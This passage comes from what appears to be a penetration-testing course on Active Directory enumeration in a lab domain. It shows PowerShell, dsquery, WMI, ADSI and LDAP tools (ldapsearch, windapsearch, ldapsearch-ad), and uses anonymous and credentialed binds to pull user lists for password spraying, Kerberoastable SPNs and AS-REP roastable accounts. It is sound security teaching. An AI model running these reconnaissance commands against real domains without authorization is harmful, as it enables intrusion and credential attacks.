
Even small Active Directory environments can contain hundreds if not thousands of objects. Active Directory can grow very quickly as users, groups, computers, OUs, etc., are added, and ACLs are set up, which creates an increasingly complex web of relationships. We may also find ourselves in a vast environment, 10-20 years old, with 10s of thousands of objects. Enumerating these environments can become an unwieldy task, so we need to refine our searches.

We can improve the performance of our enumeration commands and scripts and reduce the volume of objects returned by scoping our searches using the " `SearchBase` " parameter. This parameter specifies an Active Directory path to search under and allows us to begin searching for a user account in a specific OU. The " `SearchBase` " parameter accepts an OUs distinguished name (DN) such as "`OU=Employees,DC=INLANEFREIGHT,DC=LOCAL`" .

" `SearchScope` " allows us to define how deep into the OU hierarchy we would like to search. This parameter has three levels:

Name	Level	Description
Base	0	The object is specified as the <code>SearchBase</code> . For example, if we ask for all users in an OU defining a base scope, we get no results. If we specify a user or use <code>Get-ADObject</code> we get just that user or object returned.
OneLevel	1	Searches for objects in the container defined by the <code>SearchBase</code> but not in any sub-containers.
SubTree	2	Searches for objects contained by the <code>SearchBase</code> and all child containers, including their children, recursively all the way down the AD hierarchy.

When querying AD using " `SearchScope` " we can specify the name or the number (i.e., `SearchScope Onelevel` is interpreted the same as " `SearchScope 1` ").



In the above example, with the `SearchBase` set to `OU=Employees,DC=INLANEFREIGHT,DC=LOCAL`, a `SearchScope` set to `Base` would attempt to query the OU object (`Employees`) itself. A `SearchScope` set to `OneLevel` would search within the `Employees` OU only. Finally, a `SearchScope` set to `SubTree` would query the `Employees` OU and all of the OUs underneath it, such as `Accounting` , `Contractors` , etc. OUs under those OUs (child containers).

SearchBase and Search Scope Parameters Examples

Let's look at some examples to illustrate the difference between `Base` , `OneLevel` , and `Subtree` . For these examples, we will focus on the `Employees` OU. In the screenshot of Active Directory Users and Computers below `Employees` is the `Base` , and specifying it with `Get-ADUser` will return nothing. `OneLevel` will return just the user `Amelia Matthews` , and `SubTree` will return all users in all child containers under the `Employees` container.

The screenshot shows the Active Directory Users and Computers interface. On the left, the tree view shows the domain structure: Active Directory Users and Computers [DC01.INLANEFREIGHT.LOCAL], Saved Queries, and the INLANEFREIGHT.LOCAL container. Under INLANEFREIGHT.LOCAL, there are Admin, Builtin, Computers, Disabled Accounts, Domain Controllers, and Employees. The Employees node is expanded, showing Accounting, Contractors, Executives, Finance, Freight, HR, Interns, IT, Legal, Mail Room, Marketing, Operations, Sales, Temp, Vendors, and Warehouse. A user named Amelia Matthews is also listed under Employees. On the right, a table provides a detailed list of all objects:

Name	Type	Description
Accounting	Organizational Unit	
Contractors	Organizational Unit	
Executives	Organizational Unit	
Finance	Organizational Unit	
Freight	Organizational Unit	
HR	Organizational Unit	
Interns	Organizational Unit	
IT	Organizational Unit	
Legal	Organizational Unit	
Mail Room	Organizational Unit	
Marketing	Organizational Unit	
Operations	Organizational Unit	
Sales	Organizational Unit	
Temp	Organizational Unit	
Vendors	Organizational Unit	
Warehouse	Organizational Unit	
Amelia Matthews	User	

We can confirm these results using PowerShell. For reference purposes, let's get a count of all AD users under the `Employees` OU, which shows 970 users.

PowerShell - Count of All AD Users

```
PS C:\htb> (Get-ADUser -SearchBase
"OU=Employees,DC=INLANEFREIGHT,DC=LOCAL" -Filter *).count
970
```

As expected, specifying a SearchScope of `Base` will return nothing.

PowerShell - SearchScope Base

```
PS C:\htb> Get-ADUser -SearchBase "OU=Employees,DC=INLANEFREIGHT,DC=LOCAL"
-SearchScope Base -Filter *
PS C:\htb>
```

However, if we specify " `Base` " with " `Get-ADObject`" we will get just the object (`Employees` OU) returned to us.

PowerShell - SearchScope Base OU Object

```
PS C:\htb> Get-ADObject -SearchBase
"OU=Employees,DC=INLANEFREIGHT,DC=LOCAL" -SearchScope Base -Filter *
```

DistinguishedName	Name	ObjectClass
ObjectGUID		
-----	-----	-----
-----	-----	-----

```
OU=Employees,DC=INLANEFREIGHT,DC=LOCAL Employees organizationalUnit  
34f42767-8a2e-493f-afc6-556bdc0b1087
```

If we specify `OneLevel` as the `SearchScope`, we get one user returned to us, as expected per the image above.

PowerShell - Searchscope OneLevel

```
PS C:\htb> Get-ADUser -SearchBase "OU=Employees,DC=INLANEFREIGHT,DC=LOCAL"  
-SearchScope OneLevel -Filter *
```

```
DistinguishedName : CN=Amelia  
Matthews,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL  
Enabled : True  
GivenName : amelia  
Name : Amelia Matthews  
ObjectClass : user  
ObjectGUID : 3f04328f-eb2e-487c-85fe-58dd598159c0  
SamAccountName : amelia.matthews  
SID : S-1-5-21-2974783224-3764228556-2640795941-1412  
Surname : matthews  
UserPrincipalName : amelia.matthews@inlanefreight
```

As stated above, the `SearchScope` values are interchangeable, so the same result is returned when specifying `1` as the `SearchScope` value.

PowerShell - Searchscope 1

```
PS C:\htb> Get-ADUser -SearchBase "OU=Employees,DC=INLANEFREIGHT,DC=LOCAL"  
-SearchScope 1 -Filter *
```

```
DistinguishedName : CN=Amelia  
Matthews,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL  
Enabled : True  
GivenName : amelia  
Name : Amelia Matthews  
ObjectClass : user  
ObjectGUID : 3f04328f-eb2e-487c-85fe-58dd598159c0  
SamAccountName : amelia.matthews  
SID : S-1-5-21-2974783224-3764228556-2640795941-1412  
Surname : matthews  
UserPrincipalName : amelia.matthews@inlanefreight
```

Finally, if we specify `Subtree` as the `SearchBase`, we will get all objects within all child containers, which matches the user count we established above.

PowerShell - Searchscope Subtree

```
PS C:\htb> (Get-ADUser -SearchBase  
"OU=Employees,DC=INLANEFREIGHT,DC=LOCAL" -SearchScope Subtree -Filter  
*) .count  
  
970
```

Conclusion

This section, as well as the PowerShell Filters section, covered the many ways we can use search filters combined with built-in AD cmdlets to enhance our enumeration by "living off the land." In later sections, we will cover tools that make enumeration much quicker and easier and be combined with filters to be even more powerful. Regardless of if we are using built-in tools, custom scripts or, third-party tools, it is important to understand what they are doing and to be able to understand and use the output of our enumeration to help us achieve our goal.

Note: When spawning your target, we ask you to wait for 3 minutes until the whole lab with all the configurations is set up so that the connection to your target works flawlessly.

Enumerating Active Directory with Built-in Tools

Proper enumeration is key for all penetration testing and red teaming assessments. Enumerating AD, especially large corporate environments with many hosts, users, and services, can be quite a daunting task and provide an overwhelming amount of data. Several built-in Windows tools can be used by sysadmins and pentesters to enumerate AD. Open source tools have been created based on the same enumeration techniques. Many of these tools (such as SharpView, BloodHound, and, PingCastle) can be utilized to expedite the enumeration process and accurately present the data in a consumable and actionable format. Knowledge of multiple tools and "offense in-depth" is important if you must live off the land on an assessment or detections are in place for certain tools.

User-Account-Control (UAC) Attributes

User-Account-Control Attributes control the behavior of domain accounts. These values are not to be confused with the Windows User Account Control technology. Many of these UAC attributes have security relevance:

UserAccountControl flag properties

PASSWD_CANT_CHANGE	64	MNS_LOGON_ACCOUNT	131072
ENCRYPTED_TEXT_PWD_ALLOWED	128	SMARTCARD_REQUIRED	262144
TEMP_DUPLICATE_ACCOUNT	256	TRUSTED_FOR_DELEGATION	524288
NORMAL_ACCOUNT	512	NOT_DELEGATED	1048576
INTERDOMAIN_TRUST_ACCOUNT	2048	USE_DES_KEY_ONLY	2097152
WORKSTATION_TRUST_ACCOUNT	4096	DONT_REQ_PRAUTH	4194304
SERVER_TRUST_ACCOUNT	8192	PASSWORD_EXPIRED	8388608
DONT_EXPIRE_PASSWORD	65536	TRUSTED_TO_AUTH_FOR_DELEGATION	16777216
PARTIAL_SECRETS_ACCOUNT	67108864		

We can enumerate these values with built-in AD cmdlets:

PowerShell - Built-in AD Cmdlets

```
PS C:\htb> Get-ADUser -Filter {adminCount -gt 0} -Properties  
admincount,useraccountcontrol | select Name,useraccountcontrol
```

Name	useraccountcontrol
Administrator	66048
krbtgt	66050
daniel.carter	512
sqlqa	512
svc-backup	66048
svc-secops	66048
cliff.moore	66048
SVC-ATA	512
SVC-SCCM	512
mrb3n	512
sarah.lafferty	512
Jenna Smith	4260384
Harry Jones	66080
pixis	512
Cry0l1t3	512

We still need to convert the `useraccountcontrol` values into their corresponding flags to interpret them. This can be done with this [script](#). Let's take the user Jenna Smith with `useraccountcontrol` value `4260384` as an example.

PowerShell - UAC Values

```
PS C:\htb> .\Convert-UserAccountControlValues.ps1

Please provide the userAccountControl value: : 4260384

Name          Value
----          ---
PASSWD_NOTREQD      32
NORMAL_ACCOUNT      512
DONT_EXPIRE_PASSWORD 65536
DONT_REQ_PREAUTH    4194304
```

We can also use [PowerView](#) (which will be covered in-depth in subsequent modules) to enumerate these values. We can see that some of the users match the default value of `512` or `Normal_Account` while others would need to be converted. The value for `jenna.smith` does match what our conversion script provided.

`PowerView` can be found in the `c:\tools` directory on the target host. To load the tool, open a PowerShell console, navigate to the tools directory, and import `PowerView` using the command `Import-Module .\PowerView.ps1`.

PowerView - Domain Accounts

```
PS C:\htb> Get-DomainUser * -AdminCount | select
samaccountname,useraccountcontrol
samaccountname
useraccountcontrol
-----
-----
Administrator          NORMAL_ACCOUNT,
DONT_EXPIRE_PASSWORD
krbtgt                  ACCOUNTDISABLE, NORMAL_ACCOUNT,
DONT_EXPIRE_PASSWORD
daniel.carter
NORMAL_ACCOUNT
sqlqa
NORMAL_ACCOUNT
```

```

svc-backup                               NORMAL_ACCOUNT,
DONT_EXPIRE_PASSWORD
svc-secops                                NORMAL_ACCOUNT,
DONT_EXPIRE_PASSWORD
cliff.moore                                NORMAL_ACCOUNT,
DONT_EXPIRE_PASSWORD
svc-ata                                     NORMAL_ACCOUNT
SVC-SCCM                                    NORMAL_ACCOUNT
mrb3n                                       NORMAL_ACCOUNT
sarah.lafferty                             NORMAL_ACCOUNT
jenna.smith      PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD,
DONT_REQ_PREAUTH
harry.jones                                PASSWD_NOTREQD, NORMAL_ACCOUNT,
DONT_EXPIRE_PASSWORD
pixis                                         NORMAL_ACCOUNT
Cry0l1t3                                    NORMAL_ACCOUNT
knightmare                                 NORMAL_ACCOUNT

```

Enumeration Using Built-In Tools

Tools that sysadmins are themselves likely to use, such as the PowerShell AD Module, the Sysinternals Suite, and AD DS Tools, are likely to be whitelisted and fly under the radar, especially in more mature environments. Several built-in tools can be leveraged for AD enumeration, including:

`DS Tools` is available by default on all modern Windows operating systems but required domain connectivity to perform enumeration activities.

DS Tools

```

C:\htb> dsquery user "OU=Employees,DC=inlanefreight,DC=local" -name * -
scope subtree -limit 0 | dsget user -samid -
pwdneverexpires | findstr /V no

samid          pwdneverexpires
svc-backup     yes
svc-scan       yes

```

```
svc-secops          yes
sql-test           yes
cliff.moore        yes
margaret.harris    yes
```

<SNIP>

```
dsget succeeded
```

The PowerShell Active Directory module is a group of cmdlets used to manage Active Directory. The installation of the AD PowerShell module requires administrative access.

AD PowerShell Module

```
PS C:\htb> Get-ADUser -Filter * -SearchBase
'OU=Admin,DC=inlanefreight,dc=local'

DistinguishedName : CN=wilford.stewart,OU=Admin,DC=INLANEFREIGHT,DC=LOCAL
Enabled          : True
GivenName         :
Name              : wilford.stewart
ObjectClass       : user
ObjectGUID        : 1f54c02c-2fb4-48b6-a89c-38b6b0c54147
SamAccountName   : wilford.stewart
SID               : S-1-5-21-2974783224-3764228556-2640795941-2121
Surname          :
UserPrincipalName :

DistinguishedName : CN=trisha.duran,OU=Admin,DC=INLANEFREIGHT,DC=LOCAL
Enabled          : True
GivenName         :
Name              : trisha.duran
ObjectClass       : user
ObjectGUID        : 7a8db2bb-7b24-4f79-a3fe-7b49408bc7bf
SamAccountName   : trisha.duran
SID               : S-1-5-21-2974783224-3764228556-2640795941-2122
Surname          :
UserPrincipalName :

<SNIP>
```

Windows Management Instrumentation (WMI) can also be used to access and query objects in Active Directory. Many scripting languages can interact with the WMI AD provider, but PowerShell makes this very easy.

Windows Management Instrumentation (WMI)

```

PS C:\htb> Get-WmiObject -Class win32_group -Filter
"Domain='INLANEFREIGHT'" | Select Caption,Name

Caption                                         Name
-----
INLANEFREIGHT\Cert Publishers                  Cert Publishers
INLANEFREIGHT\RAS and IAS Servers              RAS and IAS Servers
INLANEFREIGHT\Allowed RODC Password Replication Group Allowed RODC
Password Replication Group
INLANEFREIGHT\Denied RODC Password Replication Group Denied RODC Password
Replication Group
INLANEFREIGHT\DnsAdmins                        DnsAdmins
INLANEFREIGHT\$6I2000-MBUUOKUK1E10             $6I2000-MBUUOKUK1E10
INLANEFREIGHT\Cloneable Domain Controllers      Cloneable Domain
Controllers
INLANEFREIGHT\Compliance Management            Compliance
Management
INLANEFREIGHT\Delegated Setup                  Delegated Setup
INLANEFREIGHT\Discovery Management            Discovery Management
INLANEFREIGHT\DsnsUpdateProxy                 DnsUpdateProxy
INLANEFREIGHT\Domain Admins                   Domain Admins
INLANEFREIGHT\Domain Computers                Domain Computers
INLANEFREIGHT\Domain Controllers              Domain Controllers
INLANEFREIGHT\Domain Guests                  Domain Guests
INLANEFREIGHT\Domain Users                   Domain Users
INLANEFREIGHT\Enterprise Admins               Enterprise Admins
INLANEFREIGHT\Enterprise Key Admins           Enterprise Key
Admins
INLANEFREIGHT\Enterprise Read-only Domain Controllers Enterprise Read-only
Domain Controllers
INLANEFREIGHT\Exchange Servers                Exchange Servers
INLANEFREIGHT\Exchange Trusted Subsystem      Exchange Trusted
Subsystem
INLANEFREIGHT\Exchange Windows Permissions    Exchange Windows
Permissions
INLANEFREIGHT\ExchangeLegacyInterop          ExchangeLegacyInterop
INLANEFREIGHT\Group Policy Creator Owners    Group Policy Creator
Owners
INLANEFREIGHT\Help Desk                      Help Desk
INLANEFREIGHT\Hygiene Management              Hygiene Management
INLANEFREIGHT\Key Admins                     Key Admins
INLANEFREIGHT\LAPS Admins                    LAPS Admins
INLANEFREIGHT\Managed Availability Servers   Managed Availability
Servers
INLANEFREIGHT\Organization Management        Organization
Management
INLANEFREIGHT\Protected Users                Protected Users

```

<SNIP>

Active Directory Service Interfaces (ADSI) is a set of COM interfaces that can query Active Directory. PowerShell again provides an easy way to interact with it.

AD Service Interfaces (ADSI)

```
PS C:\htb> ([adsisearcher]"(&(objectClass=Computer))").FindAll() | select Path  
  
Path  
----  
LDAP://CN=DC01,OU=Domain Controllers,DC=INLANEFREIGHT,DC=LOCAL  
LDAP://CN=EXCHG01,OU=Mail Servers,OU=Servers,DC=INLANEFREIGHT,DC=LOCAL  
LDAP://CN=SQL01,OU=SQL Servers,OU=Servers,DC=INLANEFREIGHT,DC=LOCAL  
LDAP://CN=WS01,OU=Staff  
Workstations,OU=Workstations,DC=INLANEFREIGHT,DC=LOCAL  
LDAP://CN=DC02,OU=Servers,DC=INLANEFREIGHT,DC=LOCAL
```

Note: When spawning your target, we ask you to wait for 3 minutes until the whole lab with all the configurations is set up so that the connection to your target works flawlessly.

LDAP Anonymous Bind

Lightweight Directory Access Protocol (LDAP) is a protocol that is used for accessing directory services.

Leveraging LDAP Anonymous Bind

LDAP anonymous binds allow unauthenticated attackers to retrieve information from the domain, such as a full listing of users, groups, computers, user account attributes, and the domain password policy. Linux hosts running open-source versions of LDAP and Linux vCenter appliances are often configured to allow anonymous binds.

When an LDAP server allows anonymous base binds, an attacker does not need to know a base object to query a considerable amount of information from the domain. This can also be leveraged to mount a password spraying attack or read information such as passwords stored in account description fields. Tools such as [windapsearch](#) and [ldapsearch](#) can be utilized to enumerate domain information via an anonymous LDAP bind. Information that we obtain from an anonymous LDAP bind can be leveraged to mount a password spraying or AS-REP Roasting attack, read information such as passwords stored in account description fields.

We can use `Python` to quickly check if we can interact with LDAP without credentials.

```
Python 3.8.5 (default, Aug 2 2020, 15:09:07)
[GCC 10.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from ldap3 import *
>>> s = Server('10.129.1.207', get_info = ALL)
>>> c = Connection(s, '', '')
>>> c.bind()
True
>>> s.info
DSA info (from DSE):
    Supported LDAP versions: 3, 2
    Naming contexts:
        DC=INLANEFREIGHT,DC=LOCAL
        CN=Configuration,DC=INLANEFREIGHT,DC=LOCAL
        CN=Schema,CN=Configuration,DC=INLANEFREIGHT,DC=LOCAL
        DC=DomainDnsZones,DC=INLANEFREIGHT,DC=LOCAL
        DC=ForestDnsZones,DC=INLANEFREIGHT,DC=LOCAL
    Supported controls:

<SNIP>

dnsHostName:
    DC01.INLANEFREIGHT.LOCAL
ldapServiceName:
    INLANEFREIGHT.LOCAL:[email protected]
serverName:
    CN=DC01,CN=Servers,CN=Default-First-Site-
Name,CN=Sites,CN=Configuration,DC=INLANEFREIGHT,DC=LOCAL
isSynchronized:
    TRUE
isGlobalCatalogReady:
    TRUE
domainFunctionality:
    7
forestFunctionality:
    7
domainControllerFunctionality:
    7
```

Using Ldapsearch

We can confirm anonymous LDAP bind with `ldapsearch` and retrieve all AD objects from LDAP.

```

ldapsearch -H ldap://10.129.1.207 -x -b "dc=inlanefreight,dc=local"
# extended LDIF
#
# LDAPv3
# base <dc=inlanefreight,dc=local> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# INLANEFREIGHT.LOCAL
dn: DC=INLANEFREIGHT,DC=LOCAL
objectClass: top
objectClass: domain
objectClass: domainDNS
distinguishedName: DC=INLANEFREIGHT,DC=LOCAL
instanceType: 5
whenCreated: 20200726201343.0Z
whenChanged: 20200827025341.0Z
subRefs: DC=LOGISTICS,DC=INLANEFREIGHT,DC=LOCAL
subRefs: DC=ForestDnsZones,DC=INLANEFREIGHT,DC=LOCAL
subRefs: DC=DomainDnsZones,DC=INLANEFREIGHT,DC=LOCAL
subRefs: CN=Configuration,DC=INLANEFREIGHT,DC=LOCAL

```

Using Windapsearch

Windapsearch is a Python script used to perform anonymous and authenticated LDAP enumeration of AD users, groups, and computers using LDAP queries. It is an alternative to tools such as `ldapsearch`, which require you to craft custom LDAP queries. We can use it to confirm LDAP NULL session authentication but providing a blank username with `-u ""` and add `--functionality` to confirm the domain functional level.

```

python3 windapsearch.py --dc-ip 10.129.1.207 -u "" --functionality
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.129.1.207
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=INLANEFREIGHT,DC=LOCAL
[+] Functionality Levels:
[+]     domainFunctionality: 2016
[+]     forestFunctionality: 2016
[+]     domainControllerFunctionality: 2016
[+] Attempting bind
[+]     ...success! Bound as:
[+]         None

[*] Bye!

```

We can pull a listing of all domain users to use in a password spraying attack.

```
python3 windapsearch.py --dc-ip 10.129.1.207 -u "" -U
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.129.1.207
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=INLANEFREIGHT,DC=LOCAL
[+] Attempting bind
[+]     ...success! Bound as:
[+]     None

[+] Enumerating all AD users
[+]     Found 1024 users:

cn: Guest
cn: DefaultAccount
cn: LOGISTICS$
cn: sqldev
cn: sqlprod
cn: svc-scan

<SNIP>
```

We can obtain information about all domain computers.

```
python3 windapsearch.py --dc-ip 10.129.1.207 -u "" -C
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.129.1.207
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=INLANEFREIGHT,DC=LOCAL
[+] Attempting bind
[+]     ...success! Bound as:
[+]     None

[+] Enumerating all AD computers
[+]     Found 5 computers:

cn: DC01
operatingSystem: Windows Server 2016 Standard
operatingSystemVersion: 10.0 (14393)
dNSHostName: DC01.INLANEFREIGHT.LOCAL

cn: EXCHG01
operatingSystem: Windows Server 2016 Standard
operatingSystemVersion: 10.0 (14393)
dNSHostName: EXCHG01.INLANEFREIGHT.LOCAL
```

```
cn: SQL01
operatingSystem: Windows Server 2016 Standard
operatingSystemVersion: 10.0 (14393)
dNSHostName: SQL01.INLANEFREIGHT.LOCAL

cn: WS01
operatingSystem: Windows Server 2016 Standard
operatingSystemVersion: 10.0 (14393)
dNSHostName: WS01.INLANEFREIGHT.LOCAL

cn: DC02
dNSHostName: DC02.INLANEFREIGHT.LOCAL

[*] Bye!
```

This process can be repeated to pull group information and more detailed information such as unconstrained users and computers, GPO information, user and computer attributes, and more.

Other Tools

There are many other tools and helper scripts for retrieving information from LDAP. This script [ldapsearch-ad.py](#) is similar to `windapsearch`.

```
python3 ldapsearch-ad.py -h
usage: ldapsearch-ad.py [-h] -l LDAP_SERVER [-ssl] -t REQUEST_TYPE [-d
                        DOMAIN] [-u USERNAME] [-p PASSWORD]
                        [-s SEARCH_FILTER] [-z SIZE_LIMIT] [-o
                        OUTPUT_FILE] [-v]
                        [search_attributes [search_attributes ...]]
```

Active Directory LDAP Enumerator

positional arguments:

search_attributes LDAP attributes to **look for** (default is all).

optional arguments:

-h, --help show this **help** message and **exit**
 -l LDAP_SERVER, --server LDAP_SERVER
 IP address of the LDAP server.
 -ssl, --ssl Force an SSL connection?.
 -t REQUEST_TYPE, --type REQUEST_TYPE
 Request type: info, whoami, search, search-large,
 trusts, pass-pols, show-admins,
 show-user, show-user-list, kerberoast, all

```
-d DOMAIN, --domain DOMAIN
                                Authentication account's FQDN. Example:
"contoso.local".
-u USERNAME, --username USERNAME
                                Authentication account's username.
-p PASSWORD, --password PASSWORD
                                Authentication account's password.
-s SEARCH_FILTER, --search-filter SEARCH_FILTER
                                Search filter (use LDAP format).
-z SIZE_LIMIT, --size_limit SIZE_LIMIT
                                Size limit (default is 100, or server's own limit).
-o OUTPUT_FILE, --output OUTPUT_FILE
                                Write results in specified file too.
-v, --verbose
                                Turn on debug mode
```

We can use it to pull domain information and confirm a NULL bind. This particular tool requires valid domain user credentials to perform additional enumeration.

```
python3 ldapsearch-ad.py -l 10.129.1.207 -t info

### Server infos ###
[+] Forest functionality level = Windows 2016
[+] Domain functionality level = Windows 2016
[+] Domain controller functionality level = Windows 2016
[+] rootDomainNamingContext = DC=INLANEFREIGHT,DC=LOCAL
[+] defaultNamingContext = DC=INLANEFREIGHT,DC=LOCAL
[+] ldapServiceName = INLANEFREIGHT.LOCAL:[email protected]
[+] naming_contexts = ['DC=INLANEFREIGHT,DC=LOCAL',
'CN=Configuration,DC=INLANEFREIGHT,DC=LOCAL',
'CN=Schema,CN=Configuration,DC=INLANEFREIGHT,DC=LOCAL',
'DC=DomainDnsZones,DC=INLANEFREIGHT,DC=LOCAL',
'DC=ForestDnsZones,DC=INLANEFREIGHT,DC=LOCAL']
```

Note: Tools necessary for completing this section can be found in the `/opt` directory on the Pwnbox.

Note: When spawning your target, we ask you to wait for 3 minutes until the whole lab with all the configurations is set up so that the connection to your target works flawlessly.

Credentialed LDAP Enumeration

As with SMB, once we have domain credentials, we can extract a wide variety of information from LDAP, including user, group, computer, trust, GPO info, the domain password policy, etc. `ldapsearch-ad.py` and `windapsearch` are useful for performing this enumeration.

Windapsearch

```
python3 windapsearch.py --dc-ip 10.129.1.207 -u inlanefreight\\james.cross
--da

Password for inlanefreight\james.cross:

[+] Using Domain Controller at: 10.129.1.207
[+] Getting defaultNamingContext from Root DSE
[+] Found: DC=INLANEFREIGHT,DC=LOCAL
[+] Attempting bind
[+] ...success! Bound as:
[+] u:INLANEFREIGHT\james.cross
[+] Attempting to enumerate all Domain Admins
[+] Using DN: CN=Domain Admins,CN=Users,CN=Domain
Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
[+] Found 14 Domain Admins:

cn: Administrator
userPrincipalName: [email protected]

cn: daniel.carter
cn: sqlqa
cn: svc-backup
cn: svc-secops
cn: cliff.moore
cn: svc-ata
cn: svc-sccm
cn: mrb3n
cn: sarah.lafferty

cn: Harry Jones
userPrincipalName: harry.jones@inlanefreight

cn: pixis
cn: Cry0llt3
cn: knightmare

[+] Using DN: CN=Domain Admins,CN=Users,CN=Domain
Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
[+] Found 14 Domain Admins:

cn: Administrator
userPrincipalName: [email protected]

cn: daniel.carter
cn: sqlqa
cn: svc-backup
cn: svc-secops
```

<SNIP>

Some additional useful options, including pulling users and computers with unconstrained delegation.

```
python3 windapsearch.py --dc-ip 10.129.1.207 -d inlanefreight.local -u inlanefreight\james.cross --unconstrained-users

Password for inlanefreight\james.cross:

[+] Using Domain Controller at: 10.129.1.207
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=INLANEFREIGHT,DC=LOCAL
[+] Attempting bind
[+]     ...success! Bound as:
[+]         u:INLANEFREIGHT\james.cross
[+] Attempting to enumerate all user objects with unconstrained delegation
[+]     Found 1 Users with unconstrained delegation:
CN=sqldev,OU=Service Accounts,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL

[*] Bye!
```

Ldapsearch-ad

This tool can perform all of the standard enumeration and a few built-in searches to simplify things. We can quickly obtain the password policy.

```
python3 ldapsearch-ad.py -l 10.129.1.207 -d inlanefreight -u james.cross -
p Summer2020 -t pass-pols

### Result of "pass-pols" command #####
Default password policy:
[+] |__Minimum password length = 7
[+] |__Password complexity = Disabled
[*] |__Lockout threshold = Disabled
[+] No fine grained password policy found (high privileges are required).
```

We can look for users who may be subject to a Kerberoasting attack.

```
python3 ldapsearch-ad.py -l 10.129.1.207 -d inlanefreight -u james.cross -p Summer2020 -t kerberoast | grep servicePrincipalName:

    servicePrincipalName: CIFS/roguecomputer.inlanefreight.local
    servicePrincipalName: MSSQLSvc/sql01:1433
    servicePrincipalName: MSSQL_svc_qa/inlanefreight.local:1443
    servicePrincipalName: MSSQL_svc_test/inlanefreight.local:1443
    servicePrincipalName: IIS_dev/inlanefreight.local:80
```

Also, it quickly retrieves users that can be ASREPRoasted.

```
python3 ldapsearch-ad.py -l 10.129.1.207 -d inlanefreight -u james.cross -p Summer2020 -t asreproast

### Result of "asreproast" command ####
[*] DN: CN=Amber
Smith,OU=Contractors,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL - STATUS: Read
- READ TIME: 2020-09-02T17:11:45.572421
  cn: Amber Smith
  sAMAccountName: amber.smith

[*] DN: CN=Jenna Smith,OU=Server
Team,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL - STATUS: Read - READ
TIME: 2020-09-02T17:11:45.572729
  cn: Jenna Smith
  sAMAccountName: jenna.smith
```

LDAP Wrap-up

We can use tools such as the two shown in this section to perform a considerable amount of AD enumeration using LDAP. The tools have many built-in queries to simplify searching and provide us with the most useful and actionable data. We can also combine these tools with the custom LDAP search filters that we learned about earlier in the module. These are great tools to keep in our arsenal, especially when we are in a position where most an AD assessment has to be performed from a Linux attack box.

Note: When spawning your target, we ask you to wait for 3 minutes until the whole lab with all the configurations is set up so that the connection to your target works flawlessly.

Active Directory LDAP - Skills Assessment

You have been contracted by the INLANEFREIGHT organization to perform an Active Directory security assessment to assess what flaws exist that could potentially be exploited by an attacker who gains internal network access with a standard Domain User account.

Connect to the target host and perform the enumeration tasks listed below to complete this module.

Note: When spawning your target, we ask you to wait for 3 minutes until the whole lab with all the configurations is set up so that the connection to your target works flawlessly.

3. Active Directory PowerView

AD Enumeration Toolkit

As discussed in the [Active Directory LDAP](#) module, in-depth enumeration is arguably the most important phase of any security assessment. Attackers are continuing to find new (and old) techniques and methodologies for abusing and attacking AD. In AD, this phase helps us to get a "lay of the land" and understand the design of the internal network, including the number of OUs, users, groups, computers, ACLs, and other AD objects and the hundreds and thousands of relationships that make up an AD environment. Our job is to untangle these often very complex relationships by gathering relevant data in various formats and organizing in a way that helps us uncover the flaws and misconfigurations hiding inside the network.

The [Active Directory LDAP](#) module provided an overview of Active Directory, introduced a variety of built-in tools that can be extremely useful when performing AD enumeration, and perhaps the most important, covered LDAP and AD search filters which, when combined with these built-in tools, provide us with a powerful arsenal to drill down into the intricacies of AD and discover nuanced, but serious, misconfigurations before the attackers do. While it is important for us to be able to "live off the land" when performing assessments, it is equally important to understand the wide variety of third-party open-source tools available to us for enumerating and attacking AD. Each of the tools that we will cover in this module performs AD enumeration in slightly different ways. We often need to gather, analyze, and interpret data from many of them iteratively throughout an assessment. The knowledge of and ability to use built-in tools and third-party tools effectively is what can set us apart from other assessors.

Tools of the Trade

